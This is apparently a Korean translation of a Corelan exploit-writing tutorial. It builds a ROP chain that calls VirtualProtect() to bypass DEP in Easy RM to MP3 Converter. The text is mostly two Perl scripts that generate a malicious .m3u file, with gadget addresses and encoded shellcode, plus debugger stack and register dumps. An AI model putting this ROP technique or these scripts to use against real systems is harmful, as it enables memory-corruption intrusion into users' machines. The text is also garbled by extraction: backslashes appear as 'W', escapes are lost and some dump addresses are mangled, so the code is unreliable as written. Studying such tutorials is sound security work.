
rop test by corelan0d3r

OK

VirtualProtect() 기법이 성공적으로 먹혀 들어갔다. 이제 테스트가 끝났으니 범용 쉘코드(실시간으로 동적 값을 생성)를 만들어 보자.

ROP 체인을 만들기 위한 범용 명령어를 찾고 있었다면, 실망할지도 모른다. 그런 명령어는 존재하지 않는다. 약간의 창의력과, 끈기, 어셈블리어 지식, 그리고 !pvefindaddr rop 출력 결과를 활용해 보자.

범용성을 가지는 ROP를 구축하면 다음과 같은 형태를 가지게 될 것이다.



위 그림에서 보듯이, 우리는 체인의 시작 부분에서 사용할 수 있는 명령어 수가 제한되어 있는 상태다. 단순히 스택 포인터를 저장한 뒤, 인자를 위해 예약된 공간을 덮어쓰기 쉽도록 점프를 수행한다.

함수 포인터 및 인자 예약 공간은 엄밀히 말해서 ROP 가젯은 아니고 단지 버퍼의 일부분으로써 스택에 놓여진 정적값일 뿐이다. 유일하게 해야 할 일은 예약 공간 다음에 위치한 ROP 체인을 이용해 동적으로 생성된 값을 예약 공간에 덮어쓰는 것뿐이다.

우선, 앞서 수행한 예제 스크립트에서 EIP를 덮어쓰는 데 사용한 주소를 변경해 보자. VirtualProtect()를 직접 호출하는 대신, 스택에 반환을 해야 한다. 이것은 우리가 EIP를 RETN을 가리키는 포인터로 덮어써야 한다는 것을 의미한다. 이전에 찾아 놓은 0x100102DC를 이용해 보도록 하겠다.

다음 단계로, 함수 인자값을 조작해서 스택의 제 위치에 삽입해 두는 방법을 생각해 봐야 한다.

- 헬코드를 가리키는 포인터: 가장 쉬운 방법은 ESP 주소를 가져와 레지스터에 넣고 헬코드를 가리킬 때까지 증가시키는 것이다. 다른 방법도 있는데, rop.txt에 있는 결과물을 토대로 사용 가능한 포인터를 찾

아보는 방법이다.

- 사이즈 변수: 레지스터를 시작 값으로 설정하고 0x40이 될 때까지 증가시키는 방법이 있다. 또는 실행되면 0x40을 생산하게 될 레지스터 상의 ADD 또는 SUB 명령을 찾아볼 수도 있다. 물론, 레지스터에 시작 값을 먼저 삽입(스택에서 POP으로 가져옴)해야 한다.

- 동적 생성 값을 스택에 다시 삽입: 다양한 방법을 사용할 수 있다. 레지스터에 올바른 순서로 값을 삽입하거나 pushad 명령으로 스택에 삽입하는 방법이 있다. 또한, 'MOV DWORD PTR DS:[registerA+offset], registerB' 명령을 이용해 스택에 특정 위치를 직접 쓰는 방법도 있다. 물론 레지스터B는 우리가 원하는 주소값을 가지고 있어야 한다.

참고: 공격자는 흐름을 망가뜨리지 않으며, 다른 레지스터 및 값들을 변조하지 않는 명령어들을 찾아야 한다. ROP 체인을 만드는 프로세스는 루빅 큐브를 푸는 것과 같다고 이전에 말했다. 하나의 명령을 실행하면, 이것이 다른 레지스터 또는 스택 위치에 영향을 줄 수 있다. 우리의 목표는 이 영향을 우리가 원하는 대로 이끌어 내는 것이다.

어쨌든, rop.txt 파일을 먼저 생성해 보자. 어떠한 일이 있어도 애플리케이션에 있는 dll에서 주소를 가져와야겠다고 고집한다면 각각의 모듈에 대해 rop 파일을 여러 개 생성하면 된다. 하지만 OS dll 자체에 있는 주소를 사용해 윈도우 운영체제 API를 가리키는 함수 포인터를 하드 코딩 하고자 한다면 OS dll에 대한 rop 검색을 피할 수 없다.

대안으로, 동일한 함수 호출을 포함하고 있는 애플리케이션 dll이 존재하는지 검증하는 것도 좋은 방법이다. 이를 통해 공격코드의 이식성과 범용성을 높일 수 있다.

이 예제에서, 우리는 VirtualProtect()를 사용할 것이다. 사용 가능한 애플리케이션 모듈은 실행 파일 그 자체나 msrmfilter03.dll(ASLR 적용이 안 되어 있고, 재배치 가능성도 없다)이 있다. 두 파일 모두 IDA에 불러와 이 모듈 중 하나가 VirtualProtect()를 호출하는 구문을 담고 있는지 확인해 보자. 그렇다면, 애플리케이션 자체에서 포인터를 가져와 쓸 수 있다.

하지만 아쉽게도 두 모듈에는 VirtualProtect()를 호출하는 구문이 없다. 어쩔 수 없이 kernel32.dll를 사용하겠다. 이제부터 진짜로 시작해 보자.

1단계: 스택 포인터를 저장하고 인자 값들을 뛰어 넘어 점프를 수행해 보자.

VirtualProtect() 함수 중 두 개의 인자가 셸코드를 가리켜야 한다(Return address와 lpAddress). 셸코드가 스택에 위치한 상황에서 가장 쉬운 방법은 현재 스택 포인터를 가져와 레지스터에 저장하는 것이다.

스택 포인터를 저장하는 방법은 mov reg, esp / push esp+pop reg 등 여러 가지가 있다.

rop.txt를 확인해 본 결과 다음과 같은 명령어를 발견했다.

```
0x5AD79277: # PUSH ESP # MOV EAX,EDX # POP EDI # RETN [Module: uxtheme.dll]
```

스택 포인터(ESP)를 스택에 삽입 하고, EDI를 EAX로 가져온다. 여기까지는 좋다. 하지만 EDI는 레지스터에 add/sub을 적용할 수 있는 명령어 관점에서 그리 좋은 레지스터는 아니다. 그러므로, 값을 EAX에도 저장하는 것이 좋다. 게다가, 우리는 이 포인터 값을 두 개의 레지스터에 저장해야 한다. 그래서, 하나는 셸코드를 가리키도록 변경하고, 나머지 하나는 함수 인자 예약 공간이 위치한 스택 주소를 가리켜야 한다.

다시 한 번 rop.txt를 찾아본 결과 다음과 같은 코드 조각을 찾았다.

```
0x77C1E842: {POP} # PUSH EDI # POP EAX # POP EBP # RETN [Module: msvcrt.dll]
```

이 명령어는 스택 포인터를 EAX에도 저장한다. POP EBP 명령어를 주목해 보자. 우리는 이 명령어를 흘러 버리기 위해 약간의 패딩을 추가해야 한다.

마지막으로, VirtualProtect() 함수 블록으로 다시 점프해 오는 명령을 찾아야 한다. 가장 쉬운 방법은 ESP에 몇 바이트를 추가한 뒤 반환해 주는 명령어를 이용하는 것이다.

```
0x1001653D: # ADD ESP,20 # RETN [Module: MSRMfilter03.dll]
```

지금까지 찾은 내용을 코드로 작성해 보자.

```
#-----
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800
#-----
my $file= "rop.m3u";
my $bufferize = 26049;

my $junk = "Z" x $bufferize;
my $eip=pack('V',0x100102DC); #return to stack
my $junk2 = "AAAA"; #compensate
#-----Put stack pointer in EDI & EAX-----#
```

```

my $rop=pack('V',0x5AD79277); #PUSH ESP, POP EDI
$rop = $rop.pack('V',0x77C1E842); #PUSH EDI, POP EAX
$rop=$rop."AAAA"; # POP EBP를 위해 4바이트 보충
# 이제 스택 포인터는 EAX와 EDI에 들어가 있다. 이제 인자값들로 점프한다
$rop=$rop.pack('V',0x1001653D); #ADD ESP, 20

#-----Parameters for VirtualProtect()-----#
my $params=pack('V',0x7C801AD4); #VirtualProtect()
$params = $params."WWWW"; #return address (param1)
$params = $params."XXXX"; #lpAddress (param2)
$params = $params."YYYY"; #Size (param3)
$params = $params."ZZZZ"; #flNewProtect (param4)
$params = $params.pack('V',0x10035005); #writeable address
$params=$params.("H" x 8); #padding
# ADD ESP,20 + RET will land here
#
my $rop2 = "JJJ";
#
my $nops = "x90" x 240;

##
# ./msfpayload windows/messagebox
# TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
my $shellcode =
"Wx89Wxe0WxdaWxcfWxd9Wx70Wxf4Wx5aWx4aWx4aWx4aWx4aWx4aWx4a" .
"Wx4aWx4aWx4aWx4aWx4aWx4aWx43Wx43Wx43Wx43Wx43Wx37Wx52Wx59" .
"Wx6aWx41Wx58Wx50Wx30Wx41Wx30Wx41Wx6bWx41Wx41Wx51Wx32Wx41" .
"Wx42Wx32Wx42Wx42Wx30Wx42Wx42Wx41Wx42Wx58Wx50Wx38Wx41Wx42" .
"Wx75Wx4aWx49Wx48Wx59Wx48Wx6bWx4fWx6bWx48Wx59Wx43Wx44Wx51" .
"Wx34Wx4cWx34Wx50Wx31Wx48Wx52Wx4fWx42Wx42Wx5aWx46Wx51Wx49" .
"Wx59Wx45Wx34Wx4eWx6bWx51Wx61Wx44Wx70Wx4eWx6bWx43Wx46Wx46" .
"Wx6cWx4cWx4bWx42Wx56Wx45Wx4cWx4cWx4bWx42Wx66Wx43Wx38Wx4c" .
"Wx4bWx51Wx6eWx45Wx70Wx4eWx6bWx50Wx36Wx44Wx78Wx42Wx6fWx45" .
"Wx48Wx44Wx35Wx4cWx33Wx50Wx59Wx43Wx31Wx4aWx71Wx4bWx4fWx48" .
"Wx61Wx43Wx50Wx4cWx4bWx50Wx6cWx51Wx34Wx46Wx44Wx4eWx6bWx47" .
"Wx35Wx45Wx6cWx4cWx4bWx42Wx74Wx43Wx35Wx42Wx58Wx46Wx61Wx48" .
"Wx6aWx4eWx6bWx51Wx5aWx45Wx48Wx4eWx6bWx42Wx7aWx47Wx50Wx47" .
"Wx71Wx48Wx6bWx4aWx43Wx45Wx67Wx42Wx69Wx4eWx6bWx47Wx44Wx4e" .
"Wx6bWx46Wx61Wx48Wx6eWx46Wx51Wx49Wx6fWx45Wx61Wx49Wx50Wx49" .

```

```

"Wx6cWx4eWx4cWx4dWx54Wx49Wx50Wx50Wx74Wx45Wx5aWx4bWx71Wx48" .
"Wx4fWx44Wx4dWx47Wx71Wx4bWx77Wx48Wx69Wx48Wx71Wx49Wx6fWx49" .
"Wx6fWx4bWx4fWx45Wx6bWx43Wx4cWx47Wx54Wx44Wx68Wx51Wx65Wx49" .
"Wx4eWx4eWx6bWx50Wx5aWx45Wx74Wx46Wx61Wx48Wx6bWx50Wx66Wx4e" .
"Wx6bWx46Wx6cWx50Wx4bWx4cWx4bWx51Wx4aWx45Wx4cWx45Wx51Wx4a" .
"Wx4bWx4eWx6bWx43Wx34Wx4cWx4bWx43Wx31Wx4aWx48Wx4dWx59Wx42" .
"Wx64Wx51Wx34Wx47Wx6cWx45Wx31Wx4fWx33Wx4fWx42Wx47Wx78Wx44" .
"Wx69Wx49Wx44Wx4fWx79Wx4aWx45Wx4eWx69Wx4aWx62Wx43Wx58Wx4e" .
"Wx6eWx42Wx6eWx44Wx4eWx48Wx6cWx43Wx62Wx4aWx48Wx4dWx4cWx4b" .
"Wx4fWx4bWx4fWx49Wx6fWx4dWx59Wx42Wx65Wx43Wx34Wx4fWx4bWx51" .
"Wx6eWx48Wx58Wx48Wx62Wx43Wx43Wx4eWx67Wx47Wx6cWx45Wx74Wx43" .
"Wx62Wx49Wx78Wx4eWx6bWx4bWx4fWx4bWx4fWx49Wx6fWx4fWx79Wx50" .
"Wx45Wx45Wx58Wx42Wx48Wx50Wx6cWx42Wx4cWx51Wx30Wx4bWx4fWx51" .
"Wx78Wx50Wx33Wx44Wx72Wx44Wx6eWx51Wx74Wx50Wx68Wx42Wx55Wx50" .
"Wx73Wx42Wx45Wx42Wx52Wx4fWx78Wx43Wx6cWx47Wx54Wx44Wx4aWx4c" .
"Wx49Wx4dWx36Wx50Wx56Wx4bWx4fWx43Wx65Wx47Wx74Wx4cWx49Wx48" .
"Wx42Wx42Wx70Wx4fWx4bWx49Wx38Wx4cWx62Wx50Wx4dWx4dWx6cWx4e" .
"Wx67Wx45Wx4cWx44Wx64Wx51Wx42Wx49Wx78Wx51Wx4eWx49Wx6fWx4b" .
"Wx4fWx49Wx6fWx42Wx48Wx42Wx6cWx43Wx71Wx42Wx6eWx50Wx58Wx50" .
"Wx68Wx47Wx33Wx42Wx6fWx50Wx52Wx43Wx75Wx45Wx61Wx4bWx6bWx4e" .
"Wx68Wx51Wx4cWx47Wx54Wx47Wx77Wx4dWx59Wx4bWx53Wx50Wx68Wx51" .
"Wx48Wx47Wx50Wx51Wx30Wx51Wx30Wx42Wx48Wx50Wx30Wx51Wx74Wx50" .
"Wx33Wx50Wx72Wx45Wx38Wx42Wx4cWx45Wx31Wx50Wx6eWx51Wx73Wx43" .
"Wx58Wx50Wx63Wx50Wx6fWx43Wx42Wx50Wx65Wx42Wx48Wx47Wx50Wx43" .
"Wx52Wx43Wx49Wx51Wx30Wx51Wx78Wx43Wx44Wx42Wx45Wx51Wx63Wx50" .
"Wx74Wx45Wx38Wx44Wx32Wx50Wx6fWx42Wx50Wx51Wx30Wx46Wx51Wx48" .
"Wx49Wx4cWx48Wx42Wx6cWx47Wx54Wx44Wx58Wx4dWx59Wx4bWx51Wx46" .
"Wx51Wx48Wx52Wx51Wx42Wx46Wx33Wx50Wx51Wx43Wx62Wx49Wx6fWx4e" .
"Wx30Wx44Wx71Wx49Wx50Wx50Wx50Wx4bWx4fWx50Wx55Wx45Wx58Wx45" .
"Wx5aWx41Wx41";

my $rest = "C" x 300;
my $payload = $junk.$eip.$junk2.$rop.$params.$rop2.$nops.$shellcode.$rest;
print "Payload size: ".length($payload)."n";
print "Shellcode size: ".length($shellcode)."n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfullyn";

```

위 코드를 이용해 m3u 파일을 생성하고, 프로그램에 디버거를 attach 한 다음, 0x100102DC에 브레이

크 포인트를 설정한다. 그 뒤 생성한 m3u 파일을 열어 브레이크 포인트에 닿을 때까지 프로그램을 실행한다.

브레이크 포인트에 도달하면, 스택을 먼저 확인해 본다. VirtualProtect()와 그 인자들(예약 공간)이 뒤따라오는 미니 ROP 체인을 확인해 봐야 한다. 또한, ESP를 수정한 뒤에 돌아올 위치도 확인해 봐야 한다.

000FF730 5A079277 w!nt2 uxtheme.5A079277 스택 포인터를 EAX와 EDI에 저장하기 위한 루틴
 000FF734 77C1E842 B!w nsvort.77C1E842
 000FF738 41414141 HHHH
 000FF73C 10016530 =e0 MSRmfilc.10016530
 000FF740 7C801AD4 *C kernel32.VirtualProtect
 000FF744 57575757 WWWW
 000FF748 58585858 XXXX
 000FF74C 59595959 VVVV
 000FF750 5A5A5A5A ZZZZ
 000FF754 10035005 P! MSRmfilc.10035005
 000FF758 48484848 HHHH
 000FF75C 48484848 HHHH
 000FF760 4A4A4A4A JJJJ
 000FF764 78303978 x90x
 000FF768 39783039 90x9
 000FF76C 30397830 0x90
 000FF770 78303978 x90x
 000FF774 39783039 90x9
 000FF778 30397830 0x90

VirtualProtect() 함수를 가리키는 포인터와 뒤에 위치한 인자들(예약 공간)

'ADD ESP, 20 + RET' 를 실행하면 000FF760로 이동하고, 4A4A4A4A가 EIP에 삽입된다.

명령어들을 한 단계씩 진행하면서 EAX, EDI, ESP를 자세히 보기 바란다. 특히 eSP가 스택에 삽입되고, 그 내용이 EDI에 위치하는 것을 확인해야 한다. 그 다음 EDI는 스택에 다시 삽입되고, 그 값을 EAX에 저장한다. 마지막으로 0x20 바이트가 ESP에 추가되고 RET 명령은 4A4A4A4A를 EIP(jjjj = my \$rop2)에 삽입한다. 여기까지 잘 따라온 사람은 다음 단계로 넘어간다.

2단계: 첫 번째 인자 조작(return address)

우리는 이제 첫 번째 인자값을 생성해서 스택에 예약된 첫 번째 인자 공간에 값을 삽입해 보겠다. 첫 번째 인자는 셸코드를 가리켜야 한다. 이 인자는 VirtualProtect()함수의 return address로도 사용될 것이다. 그러므로 VirtualProtect()가 페이지를 실행 가능 영역으로 마크하면, 자동으로 그 위치로 점프하게 될 것이다.

우리의 셸코드는 어디에 있는가? 디버거의 스택 상태 화면을 조금 내려가다 보면 nop 아래에서 셸코드를 찾을 수 있다. 우리는 EAX와 EDI(스택 포인터를 가지고 있음)를 가지고 그 값을 증가시키는 방법으로 ROP 가젯들을 뛰어넘어 nop / 셸코드를 가리키도록 할 것이다.

만약 EAX를 사용하겠다고 가정한다면, 'ADD EAX, 특정값 + RET' 조합을 가지는 ROP 가젯을 찾으면 된다. 사용 가능한 가젯의 예는 다음과 같다.

0x1002DC4C: # ADD EAX,100 # POP EBP # RETN [Module: MSRmfilter03.dll]

위 명령은 EAX 값에 0x100을 더한다. 더하는 값이 최소한 0x100(256바이트) 정도는 되어야 한다. 만약 충분하지 않다면, ADD 명령을 하나 더 추가해 주어야 한다.

다음으로, 이 값을 스택에 삽입한 뒤, 예약 공간(현재는 'WWWW' - '57575757')을 새로운 인자값으로

덮어써야 한다.

가장 쉬운 방법은 'mov dword ptr ds:[register],eax' 명령을 가리키는 포인터를 찾는 것이다. [register]를 예약 공간이 위치한 곳을 가리키도록 할 수 있다면, 해당 위치에 EAX의 내용(셸코드 위치)을 삽입할 수 있을 것이다. 여기에 아래의 주소를 사용할 수 있다.

```
0x77E84115: # MOV DWORD PTR DS:[ESI+10],EAX # MOV EAX,ESI # POP ESI # RETN [Module: RPCRT4.dll]
```

제대로 동작하도록 만들기 위해, 예약공간-0x10을 가리키는 포인터를 ESI에 삽입해야 한다. 값이 기록된 뒤에, EAX안에 예약공간을 가리키는 포인터를 확보하게 된다. 후에 다시 사용할 수 있는 정보이므로 잘 기억해 두자. 다음으로, POP ESI 명령을 보충하기 위해 약간의 패딩을 추가해야 한다.

하지만 이 명령을 실제로 사용하기 전에 우리는 올바른 값을 ESI에 삽입해야 두어야 한다. 우리는 이미 EDI와 EAX에 스택을 가리키는 포인터를 가지고 있다. EAX는 이전 단계에서 한번 수정이 되었기 때문에 EDI를 ESI에 넣은 뒤 약간의 수정을 가해서 '첫 번째 인자 예약공간-0x10' 을 가리키도록 만든다.

```
0x763C982F: # XCHG ESI,EDI # DEC ECX # RETN 4 [Module: cmdlg32.dll]
```

이 세 값을 하나로 묶으면 우리의 ROP 체인은 다음과 같은 모습을 가지게 된다.

EDI를 ESI에 삽입(필요하다면 첫 번째 인자 예약 공간을 가리키도록 값을 증가시켜야 함)하고, EAX에 있는 값을 수정해 셸코드를 가리키도록 한 다음, 인자 예약 공간을 덮어쓴다.

가젯 사이에는 추가로 들어가는 POP과 RETN4를 위한 패딩을 채워줘야 한다. 위에서 언급한 모든 기술들을 우리의 코드에 적용해 보자.

```
#-----
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800
#-----

my $file= "rop.m3u";
my $bufferSize = 26049;
my $junk = "Z" x $bufferSize;
my $eip=pack('V',0x100102DC); #return to stack
my $junk2 = "AAAA"; #compensate

#-----Put stack pointer in EDI & EAX-----#
my $rop=pack('V',0x5AD79277); #PUSH ESP, POP EDI
$rop = $rop.pack('V',0x77C1E842); #PUSH EDI, POP EAX
$rop=$rop."AAAA"; #compensate for POP EBP
```

```
#stack pointer is now in EAX & EDI, now jump over parameters
```

```
$rop=$rop.pack('V',0x1001653D); #ADD ESP,20
```

```
#-----Parameters for VirtualProtect()-----#
```

```
my $params=pack('V',0x7C801AD4); #VirtualProtect()
```

```
$params = $params."WWWW"; #return address (param1)
```

```
$params = $params."XXXX"; #lpAddress (param2)
```

```
$params = $params."YYYY"; #Size (param3)
```

```
$params = $params."ZZZZ"; #flNewProtect (param4)
```

```
$params = $params.pack('V',0x10035005); #writeable address
```

```
$params=$params.("H" x 8); #padding
```

```
# ADD ESP,20 + RET 수행 후 이 위치로 이동하게 된다.
```

```
# ESI 변경으로 ESI가 첫 번째 인자(return address)를 덮어쓸
```

```
# 올바른 위치를 가리키게 된다.
```

```
my $rop2= pack('V',0x763C982F); # XCHG ESI,EDI # DEC ECX # RETN 4
```

```
#-----Make eax point at shellcode-----
```

```
$rop2=$rop2.pack('V',0x1002DC4C); #ADD EAX,100 # POP EBP
```

```
$rop2=$rop2."AAAA"; # padding - RETN4 을 보충하기 위해 패딩 첨가
```

```
$rop2=$rop2."AAAA"; # padding
```

```
#-----
```

```
#return address is in EAX - write parameter 1
```

```
$rop2=$rop2.pack('V',0x77E84115);
```

```
$rop2=$rop2."AAAA"; #padding
```

```
#
```

```
my $nops = "Wx90" x 240;
```

```
#
```

```
# ./msfpayload windows/messagebox
```

```
# TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
```

```
# | ./msfencode -e x86/alpha_mixed -t perl
```

```
my $shellcode =
```

```
"Wx89Wxe0WxdaWxcfd9Wxd9Wx70Wxf4Wx5aWx4aWx4aWx4aWx4aWx4aWx4a" .
```

```
"Wx4aWx4aWx4aWx4aWx4aWx4aWx43Wx43Wx43Wx43Wx43Wx37Wx52Wx59" .
```

```
"Wx6aWx41Wx58Wx50Wx30Wx41Wx30Wx41Wx6bWx41Wx41Wx51Wx32Wx41" .
```

```
"Wx42Wx32Wx42Wx42Wx30Wx42Wx42Wx41Wx42Wx58Wx50Wx38Wx41Wx42" .
```

```
"Wx75Wx4aWx49Wx48Wx59Wx48Wx6bWx4fWx6bWx48Wx59Wx43Wx44Wx51" .
```

```
"Wx34Wx4cWx34Wx50Wx31Wx48Wx52Wx4fWx42Wx42Wx5aWx46Wx51Wx49" .
```

```
"Wx59Wx45Wx34Wx4eWx6bWx51Wx61Wx44Wx70Wx4eWx6bWx43Wx46Wx46" .
```

```
"Wx6cWx4cWx4bWx42Wx56Wx45Wx4cWx4cWx4bWx42Wx66Wx43Wx38Wx4c" .
```

```
"Wx4bWx51Wx6eWx45Wx70Wx4eWx6bWx50Wx36Wx44Wx78Wx42Wx6fWx45" .
```

```

"Wx48Wx44Wx35Wx4cWx33Wx50Wx59Wx43Wx31Wx4aWx71Wx4bWx4fWx48" .
"Wx61Wx43Wx50Wx4cWx4bWx50Wx6cWx51Wx34Wx46Wx44Wx4eWx6bWx47" .
"Wx35Wx45Wx6cWx4cWx4bWx42Wx74Wx43Wx35Wx42Wx58Wx46Wx61Wx48" .
"Wx6aWx4eWx6bWx51Wx5aWx45Wx48Wx4eWx6bWx42Wx7aWx47Wx50Wx47" .
"Wx71Wx48Wx6bWx4aWx43Wx45Wx67Wx42Wx69Wx4eWx6bWx47Wx44Wx4e" .
"Wx6bWx46Wx61Wx48Wx6eWx46Wx51Wx49Wx6fWx45Wx61Wx49Wx50Wx49" .
"Wx6cWx4eWx4cWx4dWx54Wx49Wx50Wx50Wx74Wx45Wx5aWx4bWx71Wx48" .
"Wx4fWx44Wx4dWx47Wx71Wx4bWx77Wx48Wx69Wx48Wx71Wx49Wx6fWx49" .
"Wx6fWx4bWx4fWx45Wx6bWx43Wx4cWx47Wx54Wx44Wx68Wx51Wx65Wx49" .
"Wx4eWx4eWx6bWx50Wx5aWx45Wx74Wx46Wx61Wx48Wx6bWx50Wx66Wx4e" .
"Wx6bWx46Wx6cWx50Wx4bWx4cWx4bWx51Wx4aWx45Wx4cWx45Wx51Wx4a" .
"Wx4bWx4eWx6bWx43Wx34Wx4cWx4bWx43Wx31Wx4aWx48Wx4dWx59Wx42" .
"Wx64Wx51Wx34Wx47Wx6cWx45Wx31Wx4fWx33Wx4fWx42Wx47Wx78Wx44" .
"Wx69Wx49Wx44Wx4fWx79Wx4aWx45Wx4eWx69Wx4aWx62Wx43Wx58Wx4e" .
"Wx6eWx42Wx6eWx44Wx4eWx48Wx6cWx43Wx62Wx4aWx48Wx4dWx4cWx4b" .
"Wx4fWx4bWx4fWx49Wx6fWx4dWx59Wx42Wx65Wx43Wx34Wx4fWx4bWx51" .
"Wx6eWx48Wx58Wx48Wx62Wx43Wx43Wx4eWx67Wx47Wx6cWx45Wx74Wx43" .
"Wx62Wx49Wx78Wx4eWx6bWx4bWx4fWx4bWx4fWx49Wx6fWx4fWx79Wx50" .
"Wx45Wx45Wx58Wx42Wx48Wx50Wx6cWx42Wx4cWx51Wx30Wx4bWx4fWx51" .
"Wx78Wx50Wx33Wx44Wx72Wx44Wx6eWx51Wx74Wx50Wx68Wx42Wx55Wx50" .
"Wx73Wx42Wx45Wx42Wx52Wx4fWx78Wx43Wx6cWx47Wx54Wx44Wx4aWx4c" .
"Wx49Wx4dWx36Wx50Wx56Wx4bWx4fWx43Wx65Wx47Wx74Wx4cWx49Wx48" .
"Wx42Wx42Wx70Wx4fWx4bWx49Wx38Wx4cWx62Wx50Wx4dWx4dWx6cWx4e" .
"Wx67Wx45Wx4cWx44Wx64Wx51Wx42Wx49Wx78Wx51Wx4eWx49Wx6fWx4b" .
"Wx4fWx49Wx6fWx42Wx48Wx42Wx6cWx43Wx71Wx42Wx6eWx50Wx58Wx50" .
"Wx68Wx47Wx33Wx42Wx6fWx50Wx52Wx43Wx75Wx45Wx61Wx4bWx6bWx4e" .
"Wx68Wx51Wx4cWx47Wx54Wx47Wx77Wx4dWx59Wx4bWx53Wx50Wx68Wx51" .
"Wx48Wx47Wx50Wx51Wx30Wx51Wx30Wx42Wx48Wx50Wx30Wx51Wx74Wx50" .
"Wx33Wx50Wx72Wx45Wx38Wx42Wx4cWx45Wx31Wx50Wx6eWx51Wx73Wx43" .
"Wx58Wx50Wx63Wx50Wx6fWx43Wx42Wx50Wx65Wx42Wx48Wx47Wx50Wx43" .
"Wx52Wx43Wx49Wx51Wx30Wx51Wx78Wx43Wx44Wx42Wx45Wx51Wx63Wx50" .
"Wx74Wx45Wx38Wx44Wx32Wx50Wx6fWx42Wx50Wx51Wx30Wx46Wx51Wx48" .
"Wx49Wx4cWx48Wx42Wx6cWx47Wx54Wx44Wx58Wx4dWx59Wx4bWx51Wx46" .
"Wx51Wx48Wx52Wx51Wx42Wx46Wx33Wx50Wx51Wx43Wx62Wx49Wx6fWx4e" .
"Wx30Wx44Wx71Wx49Wx50Wx50Wx50Wx4bWx4fWx50Wx55Wx45Wx58Wx45" .
"Wx5aWx41Wx41";
my $rest = "C" x 300;
my $payload = $junk.$eip.$junk2.$rop.$params.$rop2.$nops.$shellcode.$rest;
print "Payload size: ".length($payload)."\n";
print "Shellcode size: ".length($shellcode)."\n";

```



```

open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfullyn";

```

디비거에서 애플리케이션을 실행 시키고, 코드를 한 단계씩 진행하다가 ADD ESP, 20 + RET 명령 실행 후 어떤 일이 발생하는지 살펴보자. RET은 0x763C982F(EDI 값을 ESI로 삽입)를 반환한다. 이 시점에서 레지스터 내용은 다음과 같다.

```

Registers (FPU)
EAX 000FF734
ECX 7C91003D ntdll.7C91003D
EDX 003C0000
EBX 00104A58
ESP 000FF764
EBP 41414141
ESI 000FF734
EDI 77C5FCE0 msvort.77C5FCE0
EIP 763C9831 comdlg32.763C9831
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

```

이제 EAX와 ESI는 스택에 저장된 주소를 가리키고 있다.

가젯은 EAX에 0x100 바이트를 더하는 작업을 수행하는 0x1002DC4C 주소를 리턴한다. 해당 주소에 있는 명령어는 EAX 값을 셸코드 근처로 가져다 준다.

```

0010F804 90909090 éééé
0010F808 90909090 éééé
0010F80C 90909090 éééé
0010F810 90909090 éééé
0010F814 90909090 éééé
0010F818 90909090 éééé
0010F81C 90909090 éééé
0010F820 90909090 éééé
0010F824 90909090 éééé
0010F828 90909090 éééé
0010F82C 90909090 éééé
0010F830 90909090 éééé
0010F834 90909090 éééé ←
0010F838 90909090 éééé
0010F83C 90909090 éééé
0010F840 90909090 éééé
0010F844 90909090 éééé
0010F848 90909090 éééé
0010F84C 90909090 éééé
0010F850 90909090 éééé
0010F854 90909090 éééé
0010F858 90909090 éééé
0010F85C 90909090 éééé
0010F860 90909090 éééé
0010F864 90909090 éééé
0010F868 CFDAE089 ëα ρ
0010F86C 5AF470D9 ρ ρ Z
0010F870 4A4A4A4A JJJJ
